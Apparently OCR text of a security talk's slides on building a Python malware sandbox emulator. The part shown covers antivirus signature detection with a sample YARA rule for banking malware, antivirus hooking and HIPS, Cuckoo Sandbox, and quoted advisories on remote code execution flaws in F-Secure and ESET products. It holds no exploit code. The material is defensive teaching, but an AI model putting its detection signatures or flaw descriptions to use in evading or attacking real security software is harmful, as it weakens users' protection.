

Malware Sandbox Emulation in Python

aaaddress1@chroot.org

> _cat ./Bio

- Master degree of CSIE, NTUST
- Security Researcher - **chr0.ot**, TDOHacker
- Speaker
 - BlackHat, DEFCON, VXCON
 - HITCON, SITCON, iThome



```
> _cat ./intro
```


1. The challenges of Anti-Virus techniques
2. The implementation of WinAPI CreateProcess()
3. Build our own emulator for exe file (PE)
 - CPU? and emulate thread via Unicorn in Python
 - Deal with exe file mapping, IAT, EAT in our sandbox
 - Challenges of Malware Sandbox, and solution
4. Recap

The challenges of Anti-Virus techniques

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> Anti-Virus

- Trend Anti-Virus products verify files in the technique named **Malware Signature Detection**
- Anti-Virus products store all virus signatures in the cloud database
- The most famous rule of malware signature is **YARA**



> YARA-Rule

```
rule silent_banker : banker {
    meta:
        description = "This is just an example"
        thread_level = 3
        in_the_wild = true


    strings:
        $a = {6A 40 68 00 30 00 00 6A 14 8D 91}
        $b = {8D 4D B0 2B C1 83 C0 27 99 6A 4E 59 F7 F9}
        $c = "UVODFRYSIHLNWPEJXQZAKCBGMT"

    condition:
        $a or $b or $c
}
```

> Challenge?

With the improvement in malware technology, more and more malware source codes are released. A large number of malware variants have been developed in the wild.

↳ This makes Anti-Virus products hard to detect all malicious in Malware-Signature-Detection Technique.



What ...?
Only Detect via Signature?



> Solution?

Artificial Intelligence Techniques To Power Antivirus Detection: Identify A Threat By Just Seeing It

Deep learning is expanding fast in more areas, not just on the web and to the things that are powering it. Deep learning uses neural networks that mimic the human brain, and with that, people can teach computers to think and react like humans. One of which is to help antivirus software to identify threats.

SECURITY / LEER EN ESPAÑOL

Microsoft is building a smart antivirus using 400 million PCs

An upcoming security update will incorporate machine learning from millions of computers fending off malware, the company says.

AI BASED ANTIVIRUS: CAN ALPHAAV WIN THE BATTLE IN WHICH MAN HAS FAILED?

Jinke Liu | , Baidu

Liuping Hou | Staff Security Engineer, Baidu Inc.

Thomas Lei Wang | Technical Director, Baidu Inc.

Yanyan Ji | Staff Security Engineer, Baidu Inc.

Zhijun Jia | Staff Malware Researcher, Baidu Inc.

Location: Gallery Hall

Date: Friday, November 4 | 3:30pm-4:00pm

Format: 25 Minute Briefing

Track: Malware Defense

This talk will introduce our work on AI based Antivirus using deep learning. We can control the false positive rate less than 0.05% and false negative rate less than 12%. We think it's OK for production and it's already in production since Jan 2016.

Cylance® Revolutionizes Consumer Security Market with First AI Driven Next-Generation Antivirus - CylancePROTECT® Home Edition

Press + Media Contact

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> Solution?

User Guide

- 杀木马
- 清理插件
- 软件管家
- 修复漏洞
- 修复IE
- 主动防御

【主动防御】

开启360实时保护后，将在第一时间保护您的系统安全，最及时的阻击恶意插件和木马的入侵。

选择您需要开启的实时保护，点“开启”后将即刻开始保护。您可以根据系统资源情况，选择是否开启本功能。



You are in: UIC > Reverse Engineering > Kaspersky Hooking Engine Analysis


Kaspersky Hooking Engine Analysis

october 27, 2014 by [andrea sindoni](#)

In this article we will talk about a few hooking techniques used by antivirus software. For the purpose of this analysis the antivirus chosen will be Kaspersky (<http://www.kaspersky.com/it/trials> PURE 3.0 Total Security), we will deal with various hooking techniques used both at user and kernel mode.

The reference operating system will be Windows 7 Professional 32-bit.

The image below shows a summary of the techniques we will analyze in this article.



HIPS (Host-based Intrusion Prevention System) in ESET Endpoint Security and Endpoint Antivirus

Solution

ESET's Host-based Intrusion Prevention System (HIPS) is included in ESET Endpoint Security and ESET Endpoint Antivirus. HIPS monitors system activity and uses a pre-defined set of rules to recognize suspicious system behavior. When this type of activity is identified, the HIPS self-defense mechanism stops the offending program or process from carrying out potentially harmful activity.



Define a custom set of rules

Users can define a custom set of rules to be used instead of the default rule set. However this requires


> from AV to RCE

June 5, 2018

F-Secure Anti-Virus: Remote Code Execution via Solid RAR Unpacking

As I briefly mentioned in my [last two](#) posts about the 7-Zip bugs CVE-2017-17969, CVE-2018-5996, and CVE-2018-10115, the products of at least one antivirus vendor were affected by those bugs. Now that all patches have been rolled out, I can finally make the vendor's name public: It is F-Secure with all of its Windows-based endpoint protection products (including consumer products such as F-Secure Anti-Virus as well as corporate products such as F-Secure Server Security).

Even though F-Secure products are directly affected by the mentioned 7-Zip bugs, exploitation is substantially more difficult than it was in 7-Zip (before version 18.05), because F-Secure properly deploys ASLR. In this post, I am presenting an extension to my [previous 7-Zip exploit](#) of CVE-2018-10115 that achieves Remote Code Execution on F-Secure products.



A Cool Idea:
Building a malware sandbox?

> Cuckoo?



Automated Malware Analysis

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What is Cuckoo?

Cuckoo Sandbox is the **leading open source automated malware analysis system**.



You can throw any suspicious file at it and in a matter of minutes Cuckoo will provide a detailed report outlining the behavior of the file when executed inside a realistic but isolated environment.

Malware is the swiss-army knife of cybercriminals and any other adversary to your corporation or organization.

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Posted on June 07, 2018

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> Cuckoo?

cuckoo

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A Cool Idea: Building a malware emulator?



> AV = more RCE?

Analysis and Exploitation of an ESET Vulnerability

Do we understand the risk vs. benefit trade-offs of security software?

Tavis Ormandy, June 2015

Introduction

Many antivirus products include emulation capabilities that are intended to allow [unpackers](#) to run for a few cycles before signatures are applied. ESET NOD32 uses a [minifilter](#) or [kext](#) to intercept all disk I/O, which is analyzed and then emulated if executable code is detected.

Attackers can cause I/O via Web Browsers, Email, IM, file sharing, network storage, USB, or hundreds of other vectors. Whenever a message, file, image or other data is received, it's likely some untrusted data passes through the disk. Because it's so easy for attackers to trigger emulation of untrusted code, it's critically important that the emulator is robust and isolated.

Unfortunately, analysis of ESET emulation reveals that is not the case and it can be trivially compromised. This report discusses the development of a remote root exploit for an ESET vulnerability and demonstrates how attackers could compromise ESET users. This is not a theoretical risk, recent evidence suggests a [growing interest in anti-virus products from advanced attackers](#).

> Sandbox?



- Cuckoo-like Sandbox
- Emulator-like Sandbox
- VM-like Sandbox

> Sandbox?



